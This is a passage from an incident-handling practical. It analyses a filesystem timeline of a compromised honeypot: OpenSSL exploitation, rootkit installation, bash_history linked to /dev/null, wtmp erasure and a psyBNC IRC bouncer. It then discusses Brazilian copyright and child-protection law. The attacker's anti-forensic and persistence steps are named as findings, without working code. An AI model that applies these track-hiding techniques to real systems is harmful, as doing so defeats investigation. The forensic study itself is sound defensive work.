 1627 .a. -/-rw-r--r-- 0     0      47147    /root/sslstop.tar.gz
   87 ..c -/-rw-rw-r-- 500 500      47167    /root/sslstop/Makefile
 1627 .a. -/-rw-r--r-- 0     0      47147    /lib/.x/s.tgz (deleted-realloc)
```
screenshot2.8.18: sslstop.tar.gz being install.

```
Sun Aug 10 2003 15:57:12
312188 ..c -/-rw-r—r-- 0      0        46675    /etc/opt/psyBNC2.3.1.tar.gz
```
screenshot2.8.19: psyBNC package.

The file psyBNC2.3.1.tar.gz was copied to the machine. This file is the original software, the MD5 hash is the same as that of the package that is available at the site `http://www.psychoid.lam3rz.de`.

```
Sun Aug 10 2003 16:01:16
1577 .a. -/-rw-rw-r-- 0 0 3564 /var/spool/mqueue/qfh7AMWXH25629 (deleted-realloc)
```
screenshot2.8.20: email message.

This is the schedule followed in sending the email to `skiZophrenia_siCk@yahoo.com` identified in the file /var/log/maillog in `maillog:Aug 10 15:43:43`. However, it can be seen that the email was not successfully delivered to the user.

```
Sun Aug 10 2003 16:01:41
197484 .a. -/-rwxr-xr-x 0        0        62610    /usr/bin/strip
```
screenshot2.8.21: execution of command `*strip*`.

The `*strip*` command is executed to remove debug information from some program being compiled or of some binary.

```
Sun Aug 10 2003 16:03:32
    0 mac -/-rw------- 0        0        92098    /etc/opt/psybnc/log/USER1.TRL
```
screenshot2.8.22: creation of file "USER1.TRL".

At 16:03:32 the configuration file of user1 of psybnc was created.

```
Sun Aug 10 2003 16:04:38
 1224 m.c -/-rw-r--r-- 0        0        18417    /lib/.x/s/mfs
```
screenshot2.8.23: modification on the file "mfs".

```
Sun Aug 10 2003 16:08:02
    9 .a. l/lrwxrwxrwx 0        0        47172    /root/.bash_history -> /dev/null
```
screenshot2.8.24: file bash_history.

Once again the content of the file bash_history is being directed to the device null.

```
Sun Aug 10 2003 20:20:00
0 mac -/-rw------- 0    0     3555     /var/spool/mqueue/qfh7AMUVC23321 (deleted)
```

screenshot2.8.25: email message sent o user “newptraceuser”.

Email for the user `newptraceuser@yahoo.com`.

Summary of the events:

Date and time	Event
Sun Aug 10 13:24:29	Found logs of the OpenSSL exploit
Sun Aug 10 13:33:19	Files are executed (ps, top) in preparation to send information thru email.
Sun Aug 10 13:33:56	Execution of `ismod` command part of the script “kflushd”, /sbin/insmod /usr/lib/cleaner.o
Sun Aug 10 13:33:56	Email sent to mybabywhy@yahoo.com
Sun Aug 10 13:33:56	`wtmp` file was erased, diretory “hpd” created.
Sun Aug 10 15:31:51	`hide` was executed to hide all hacker process
Sun Aug 10 15:32:15	Install of tool son diretory “.x”
Sun Aug 10 16:03:32	Psybnc software creates the file USER1.TRL
Sun Aug 10 20:20:00	Last identify action, an email sent to newptraceuser@yahoo.com
Sun Aug 10 20:20:10	System was “suspended”
Sun Aug 10 20:30:39	System forensics start with the photo taken of the console

table2.8.1: summary of events on the system.

2.9 Conclusions (5 Points):

About the compromised system: The system analyzed was a honeypot, and, being a honeypot, the main purpose of its existence is to be compromised to enable the security community to learn from and understand hacking activities. The vulnerable system dealt with in this practical was compromised on 10th of August, 2003, by Romanian hackers (probably just one hacker) of a group self-proclaimed "RedCode [In]secure". This group explored a well-known vulnerability present on OpenSSL version 0.9.6b.

Once the miscreants had access to the system, an automated script/tool started to send vital information to them informing that they had conquered another machine. After establishing a connection, some tools were installed in order to take control of the system and avoid detection. One phrase inside one of the many pieces of evidence show this: "Hiding everything . . . Cleaning all the tracks. . . All done. . . You Got The root. . . Copyright [siCk]".

Within a few hours of the compromise, the system was put in "Suspend" mode, which is what is expected on a honeypot. Once it is hacked, this system is closed monitored to avoid damage to other systems.

Some of the tools recovered from the system, or from the websites where they were downloaded, show some interesting characteristics. In this particular case, a customized hybrid rootkit (evidence of Adore, SucKiT and Illogic Rootkit were recovered) was being dealt with. This shows that the hackers, in this case, are not mere beginners as they have good technical skills. There is a citation of one possible name to this rootkit in the *compromised.img.str* file: "redCode rkit".

With all the information collected, it can be surmised, with reasonable confidence, that the main motive behind the activities was to install an IRC bouncer in order to connect to IRC servers using alternative IPs.

About the system image: The compromised image used from the Honeynet Project site is an excellent playground for the forensic analyst to test his/her skills. It gives the rare opportunity to always return to a previous state and to access a live system.

Lessons learned: Besides the research on Brazilian Legislation, which gave the opportunity to enhance knowledge about legalities and to interact with lawyers, this practical was a great teaching test bed to interact with a live system and to understand all the modifications that occur within the system when a forensic analysis is applied.

2.10 Additional Information:

- Illogic Rootkit:

http://www.mdkgroup.com/archive/text/Tacettin%20Karadeniz/illogic_rootkit.txt

- ATD tool:

http://www.lurhq.com/atd.html

- AUSCERT:

http://www.auscert.org.au/render.html?it=2409&cid=1

- CERT/CC:

http://www.cert.org

- Romanian on-line Dictionary:

http://www.castingsnet.com/dictionaries/

- The Honeynet Project:

http://www.honeynet.org

- Vmware:

http://www.vmware.com

- Packet Storm:

http://packetstormsecurity.org

- Security Focus:

http://www.securityfocus.com

- Brazilian Internet Steering Committee:

http://www.cg.org.br

Part 3 - Legal Issues of Incident Handling (10 Points)
NOTE: For the purposes of this scenario, assume your findings from Part 1 of this practical show that John Price was distributing copyrighted material on publicly available systems.

NOTE: The citations from the Brazilian Penal Code in this part of the practical, as well as those included in 1.7, were done by the author and are a "verbatim" account of those laws. However, they would have no legal support or validity, not being official and/or legalized copies of said laws translated into the English language, in a court of law.

Questions:
A. **(2 points)** Based upon the type of material John Price was distributing, what, if any, laws have been broken based upon the distribution?

If the issue in question is a computer program, Law nº 9,609/98 is in effect and, particularly, in the criminal area, Article 12:

"Article 12. Violate the copyright of a computer program.
Sentence - Detention from six months to two years or fine.

§ 1º If the infringement consists in the reproduction, by any means, of a computer program, in full or in part, for commercial ends, without the expressed consent of the copyright holder or his/her representative:

Sentence - Imprisonment from one to four years, and fine.

§ 2º The person that sells, displays for sale, brings into the country, acquires, hides or holds on deposit, for commercial ends, an original or copy of a computer program, produced in violation of the copyright, shall incur the same sentence referred to in the preceding paragraph.

§ 3º The crimes foreseen in this article result in legal action only by means of complaint, except:

I - when used to the detriment of the body politic, autarchy, publicly-held company, semipublic company or foundation established by the government;

II - when, as a consequence of an unlawful act, the result is tax evasion, loss of tax revenues or the infringement of any of the laws pertaining to tributary ordinances or consumption relations.

§ 4º In the case of Section II of the preceding paragraph, the exigency of the tribute, or social contribution and any other accessory, will proceed independently of representation."

If the issue in question is not a computer program, the general rule is that of Articles 184, 185 and 186 of the Penal Code:

"Art. 184, Violate copyrights and those that are related to them. (Redaction introduced by Law nº 10,695, July 1, 2003.

Sentence - Detention from 3 (three) months to 1 (one) year or fine. (Redaction introduced by Law nº 10,695, July 1, 2003.

§ 1º If the violation consists in the total or partial reproduction, for the purpose of gain, either direct or indirect, by whatever way or means, of an intellectual work, interpretation, performance or phonogram, without the expressed consent of the author, interpreting or performing artist, producer, as the case may be, or of their representative. (Redaction introduced by Law nº 10,695, July 1, 2003).

Sentence - Imprisonment from two (2) to four (4) years, and fine. (Redaction introduced by Law nº 10,695, July 1, 2003).

§ 2º The same sentence as that of § 1 shall be incurred upon the person who, for the purpose of gain, either direct or indirect, distributes, sells, displays to sell, rents, introduces into the country, acquires, hides, holds on deposit an original or copy of an intellectual work or phonogram reproduced in violation of the copyright, of the interpreting or performing artist's rights or of the phonogram's producer's rights, or still, rents either an original or copy of an intellectual or phonographic work, without the expressed consent of the copyright holders or their representatives. (Redaction introduced by Law nº 10,695, July 1, 2003)

§ 3º If the violation consists in a public offering by means of cable, optical fiber, satellite, waves or any other system that allows the user to choose a selection of the work or production in order to receive it at a predetermined time and place determined by the person that formulates the demand, with the purpose of gain, either direct or indirect, without the expressed consent, as the case may be, from the author, interpreting or performing artist, phonogram producer or their representative. (Redaction introduced by Law nº 10,695, July 1, 2003).

Sentence - Imprisonment from 2 (two) to 4 (four) years, and fine. (Included in Law nº 10,695, July 1, 2003).

§ 4º The precept of § 1, 2, and 3 is not applicable when the issue in question is the exception or limitation of copyright or those that are related to it, in compliance with the foreseen in Law no 9,610, February 19, 1998, neither the copy of the intellectual work nor the phonogram, when only one exists, for the private use of the copyist, without purpose of gain, either direct or indirect. (Included in Law nº 10,695, July 1, 2003)

Usurpation of another's name or pseudonym:

"Article 185. To attribute falsely to someone else, by means of using name, pseudonym or by adopted sign used to designate his/her works, the authorship of a literary, scientific or artistic work.

Sentence - Imprisonment from 6 (six) months to 2(two) years, and fine. (Revoked by Law nº 10,695, July 1, 2003).

Article 186. The crimes foreseen in this Chapter result in legal action only by means of complaint, except when used to the detriment of the body politic, autarchy, publicly-held company, semipublic company or foundation established by the government, and in the foreseen cases in § 1º and § 2º of Article 184 of this
Law. (Redaction introduced by Law nº 6,895, July 17, 1980).

Article 186 - Proceed by means of: (Redaction introduced by Law nº 10,695, July 1, 2003).

I - complaint, arising from the crimes foreseen in the “caput” of Article 184; (Included by Law nº 10,695, July 1, 2003).

II - unconditional public criminal action, arising from the crimes foreseen in §1º and 2º of Article 184; (Included by Law nº 10,695, July 1, 2003).

III - unconditional public criminal action arising from the crimes committed in contempt of public law entities, autarchy, publicly-held company, semipublic company or foundation established by the government; (Included by Law nº 10,695, July 1, 2003).

IV - public criminal action conditional to representation arising from the crimes foreseen in § 3º of Article 184. (Included by Law nº 10,695, July 1, 2003).”

In the two cases, any person can commit the crime, but the victim is the author or holder of the copyright. It is the victim who must promote the criminal action, requesting judicially, and not to the police, that investigative procedures such as search and apprehension be executed. If the victim, however, is a public entity and holder of the copyright, the action will be public and moved by the State.

It is important to verify that if the company mentioned in the question is not the bearer of the copyright, it cannot legitimately promote the criminal action. Such a company would not be a victim. It would neither be appropriate to communicate the fact to a police agency, since it is only at the victim's request, in a court of law, that criminal action can be taken, and judicial authorization depends on the presentation of proof. The police can do nothing if the victim remains apathetic. (See Article 13 of Law nº 9,609/98. The judge should authorize the apprehension of the copies in the criminal's possession). Perhaps a communication of the fact to the victim would be possible.

The nucleus of these types of crimes is to violate copyright. It will only be known if a copyright has or has not been violated by consulting the law of copyrights (Law nº 9,610/98), which foresees situations into which the copyright violation may or may not be fit. Since the enunciation of the problem at hand has already affirmed that there has been no copyright violation, this part can be passed over. There would be insufficient data to be analyzed to establish if the said violation did or did not occur when confronted with the law.

The subjective element of the crime is the free and conscious will to break the copyright. The § 1º of Article 184 foresees that the sentences handed down are longer when there is a free and conscious will to obtain profit. The same occurs with Article 12 of Law nº 9,609/98.

Consider that the described conduct could involve a crime against tributary order. It is difficult to analyze this point with the description that was furnished. A crime would exist against the tributary order if there were a charge in the distribution of the material and there were no declaration about the operations that were conducted. This would result in tax evasion for income and perhaps ICMS (tax over products sales) and ISS (tax over services sales), depending on the case.

The Law that governs crimes committed against the tax order is nº 4,729/65, the applicable on in this case, and, in particular, Article 1º Section II: "It constitutes a crime of fiscal tax evasion: II to insert inexact elements or to omit income or operations of any nature in documents or books required by the fiscal laws, with the intent to exonerate one's self of the payment of tributes due to the `Fazenda Pública`." (Internal Revenue Service) In one way, the "selling" of the copies of the program would be a generating factor of some revenue, and its omission in accounting would result in a tributary crime. This does not occur necessarily, as the employee could declare the operations to the I.R.S.

The correct procedure would be the application of Article 103 of Law nº 9,610/98 that stipulates the loss of the copies that were apprehended and the payment of the price of those that have been sold. If it is not possible to determine this number, this law stipulates the value at 3,000 units. The question here is about indemnity for material damages. The existence of pain and suffering in these cases is controverted.

In any case, the company could have special interest in preventing that the employee practice this type of conduct, using office equipment, since there is the principle of guilt on the part of the employer who does not watch the employee. It is the guilt 'in vigilante'. The company could answer for the guilty employee, being left up to it only the action of regress against the employee, i.e., after paying the account, the company would have to bill the employee.

B. **(2 points)** What would the appropriate steps be to take if you discovered this information on your systems? Site specific statutes.

As has already been explained, the existence of a crime is going to depend on who is involved and whether a public or private penal action is involved.

If the company discovered the illicit act through an outside source or via an anonymous tip, it has the obligation to install a police inquiry and to turn in the equipment involved for forensic examination by experts.

If the discovery occurred by means of an internal auditory process and the illicit action is directed against the company itself, care must be taken not to violate cadastral secrecy, privacy, private life and correspondence which would result in turning possible evidence into inadmissible proof.

The described behavior is illicit. It violates the criminal law, generating penal sanctions, as well as the civil law (in particular Law nº 9610/98, Articles 102 - 107 and Law nº 9,609/98, Articles 2º to 6º.

C. **(2 points)** In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?

The law that governs the examination and collection of information states that the company cannot conduct these activities of its own accord, as they would not have support and legal validity. If the company would like to protect itself against a problem in the future or if it only intends to enter with a criminal action in the future, the forensic examination process must be requested via the judiciary.

It must be remembered that legal time limits for a criminal or penal action exist. Depending on the type of illicit conduct, the statute of limitations does apply.

D. **(4 points)** How would your actions change if your investigation disclosed that John Price was distributing child pornography?

A pedophilia crime presents a different situation. What can be imagined is that the employee of the company would be divulging photos with children and/or adolescents in scenes of explicit sex

Such a crime is foreseen in Article 241 of the Statute of the Child and Adolescent (ECA) Law nº 8.069/90. "Article 241. To photograph or to publish scenes of explicit sex or pornography involving a child or adolescents: Penal - Imprisonment from 1 (one) to 4 (four) years."

This crime is of public penal action. It is the state that promotes the criminal action. Notification to the police authorities, who conduct the inquiry in this type of crime, is warranted. To access a site containing pedophilia content is not a crime. Here the crime to be discovered is that of "publishing". It is necessary to prove that the employee, besides storing photos in his computer, sent them to other people on the Internet or left them for free and public access. Generally, in these cases, the police use the police inquiry to break the cadastral secrecy of the supplier and then conduct a search and apprehension of the computer or floppy that contains the data. But this still needs judicial authorization, in the case that the equipment does not belong to the company and in case that the material, belonging to the company, was for the private use of the employee.

Additional Information:

- Brazilian Constitution of 1988:

http://www.senado.gov.br/bdtextual/const88/const88.htm

- Law regarding Intellectual Property:
http://www.mct.gov.br/legis/leis/9610_98.htm

- Brazilian Penal Code:
http://www.planalto.gov.br/ccivil_03/Decreto-Lei/Del2848.htm

- Statute of the Child and Adolescent (ECA) Law nº 8.069/90:
http://www.planalto.gov.br/ccivil_03/Leis/L8069.htm